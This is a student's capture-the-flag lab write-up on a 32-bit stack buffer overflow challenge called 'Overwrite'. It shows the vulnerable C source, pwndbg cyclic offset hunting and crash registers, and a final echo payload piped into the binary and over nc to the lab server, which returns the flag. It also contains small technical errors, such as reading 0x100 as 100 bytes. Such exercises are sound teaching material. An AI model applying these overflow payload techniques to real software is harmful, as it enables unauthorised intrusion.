
Lab Task 08 (Binary Exploitation)


```
Challenge Name: Overwrite
Category: Binary Exploitation
```

First of all I checked the code to see whats happening




```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat overwrite.c
#include <stdio.h>

void vuln() {
        int *overwrite = 0;
        char buffer[10];
        printf("Enter your name: ");
        fflush(stdout);
        read(0, buffer, 0x100); // Taking input from user
        if(overwrite == 0x1337) {
                printf("You really are 1337. Here's your flag: CY243L{F4k3_FLAG}\n");
        } else {
                printf("Nope. Still loads to learn.");
        }
}

int main() {
    setbuf(stdin, NULL);
        setbuf(stdout, NULL);
        setbuf(stderr, NULL);
        vuln();
}
```

Here in this code, we can see that we have a buffer of `10` but when using the `read` function, the buffer is written as `0x100` which means we can pass 100 bytes of data. So now we try to send `20` A as input



```
pwndbg> cyclic 20
aaaabaaacaaadaaaeaaa
pwndbg> run
Starting program: /home/kali/Downloads/overwrite
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter your name: aaaabaaacaaadaaaeaaa
Nope. Still loads to learn.[Inferior 1 (process 225352) exited normally]
```


Now lets try to increase the input to a point where it gives us error




```
pwndbg> cyclic 32
aaaabaaacaaadaaaeaaafaaagaaahaaa
pwndbg> run
Starting program: /home/kali/Downloads/overwrite
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter your name: aaaabaaacaaadaaaeaaafaaagaaahaaa
Nope. Still loads to learn.
Program received signal SIGSEGV, Segmentation fault.
0x61686161 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]
*EAX  0x1b
*EBX  0x61666161 ('aafa')
*ECX  0xffffcf7c ◂— 0xc07a2c00
*EDX  0x1
*EDI  0xf7ffcba0 (_rtld_global_ro) ◂— 0x0
*ESI  0x8049430 (__libc_csu_init) ◂— endbr32
*EBP  0x61676161 ('aaga')
*ESP  0xffffcff0 ◂— 0xff0a6161
*EIP  0x61686161 ('aaha')
──────────────────────────────────────────────────[ DISASM / i386 / set emulate on ]──────
Invalid address 0x61686161
```

Now we can see that the program has crashed.


Creating a cyclic of 100 to see what value is stored in the `eip` we get the following



```
pwndbg> cyclic 120
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaab
pwndbg> run
Starting program: /home/kali/Downloads/overwrite
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter your name: aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaab
Nope. Still loads to learn.
Program received signal SIGSEGV, Segmentation fault.
0x61686161 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────
*EAX  0x1b
*EBX  0x61666161 ('aafa')
*ECX  0xffffcf7c ◂— 0xe9aaa500
*EDX  0x1
*EDI  0xf7ffcba0 (_rtld_global_ro) ◂— 0x0
*ESI  0x8049430 (__libc_csu_init) ◂— endbr32
*EBP  0x61676161 ('aaga')
*ESP  0xffffcff0 ◂— 'aaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaab\n'
*EIP  0x61686161 ('aaha')
──────────────────────────────────────────────────[ DISASM / i386 / set emulate on ]──────────
Invalid address 0x61686161
```



```
*ESP  0xffffcff0 ◂— 'aaiaaaj
*EIP  0x61686161 ('aaha')
```

In gdb we can find the exact offset using `cyclic -l` followed by the value inside the `eip`


```
pwndbg> cyclic -l aaha
Finding cyclic pattern of 4 bytes: b'aaha' (hex: 0x61616861)
Found at offset 26
```

Now that we know the value is getting overwritten, we can send the value `0x1337` but we cannot send it exactly because it go as literal string of 0x1337 and not as data so i will send it using `echo -e` which will send it as data

Moreover, using `checksec` we can confirm that the binary is working with `little endians`


```
└─$ checksec overwrite
[*] '/home/kali/Downloads/overwrite'
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x8048000)
```


So now ill send the value of `\0x13\0x37` as `\0x37\0x13.`

Moreover, the binary is 0x86 and not 0x64 so we have to send 8 bytes of data so we add \x00\0x00

So our final exploit becomes

```
echo "HHHHHHHHHH\0x37\0x13\x00\x00" | ./overwrite
```


Running it will get the flag in local



```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo -e "HHHHHHHHHH\x37\x13\00\00" | ./overwrite

Enter your name: You really are 1337. Here's your flag:[FAIL] Contact an admin.
```

To get flag on server i use the following command

```
echo -e "AAAAAAAAAA\x37\x13\00\00" | nc section-a.cy243l.ooguy.c
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo -e "AAAAAAAAAA\x37\x13\00\00" | nc section-a.cy243l.ooguy.com 34238
Enter your name: You really are 1337. Here's your flag:CY243L{y0u_0verwr0t3_m3_xz7CEtE}
```

Challenge done